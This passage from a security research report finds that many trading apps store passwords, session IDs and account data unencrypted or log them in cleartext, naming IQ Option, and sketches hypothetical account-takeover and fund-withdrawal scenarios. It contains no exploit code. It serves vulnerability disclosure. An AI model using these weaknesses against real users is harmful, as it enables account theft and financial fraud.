
In 7 mobile apps (21%) and in 3 desktop applications (21%), the user's password was stored unencrypted in a configuration file or sent to log files. Local access to the computer or mobile device is required to extract them, though. This access could be either physical or through malware.


In a hypothetical attack scenario, a malicious user could extract a password from the file system or the logging functionality without any in-depth *know-how* (it's relatively easily), log in through the web-based trading platform from the brokerage firm, and **perform unauthorized actions. They could sell stocks, transfer the money to a newly added bank account, and delete this bank account after the transfer is complete**. During testing, I noticed that most web platforms (+75%) support two-factor authentication (**2FA**), however, **it's not enabled by default**, the user must go to the configuration and enable it to receive authorization codes by text messages or email. Hence, if 2FA is not enabled in the account, it's possible for an attacker, that knows the password already, to link a new bank account and withdraw the money from sold securities.

As could be seen in the previous section, some unencrypted channels also expose users' credentials. The following are some instances where **passwords are stored locally unencrypted or sent to logs in cleartext**:












Base64 is not encryption:




In some cases, the password was sent to the server as a GET parameter, which is also insecure:







One PIN for login and unlocking the app was also seen:




In **IQ Option**, the password is stored completely unencrypted:





However, in a newer version, the password is encrypted in a configuration file, but is still stored in cleartext in a different file:




Certain applications protect the customer's password but do not protect **other passwords, such as the ones for third-party services or proxies**:







Finally, not a password *per se*, but a session ID is stored unencrypted, which is enough to hijack the **IQ Option** session:



Trading and Account Information Stored Unencrypted

In the trading context, operational or strategic data must not be stored unencrypted nor sent to the any log file in cleartext. This sensitive data encompasses values such as personal data, general balances, cash balance, margin balance, net worth, net liquidity, the number of positions, recently quoted symbols, watchlists, buy/sell orders, alerts, equity, buying power, and deposits. Additionally, sensitive technical values such as username, password, session ID, URLs, and cryptographic tokens should not be exposed either.


8 desktop applications (57%) and 15 mobile apps (44%) sent sensitive data in cleartext to log files or stored it unencrypted. Local access to the computer or mobile device is required to extract this data, though. This access could be either physical or through malware.


If these values are somehow leaked, **a malicious user could gain insight into users' net worth and investing strategy** by knowing which instruments users have been looking for recently, as well as their balances, positions, watchlists, buying power, etc.


Imagine a hypothetical scenario where **a high-profile investor loses his phone** and the trading app he has been using stores his **"Potential Investments" watchlist in cleartext**. If the extracted watchlist ends up in the hands of someone who wants to mimic this investor's strategy, they could buy stocks prior to a price increase. In the worst case**, imagine a "Net Worth" figure landing in the wrong hands, say kidnappers, who now know how generous ransom could be.**

The following screenshots show applications that store sensitive data unencrypted:


Balances:

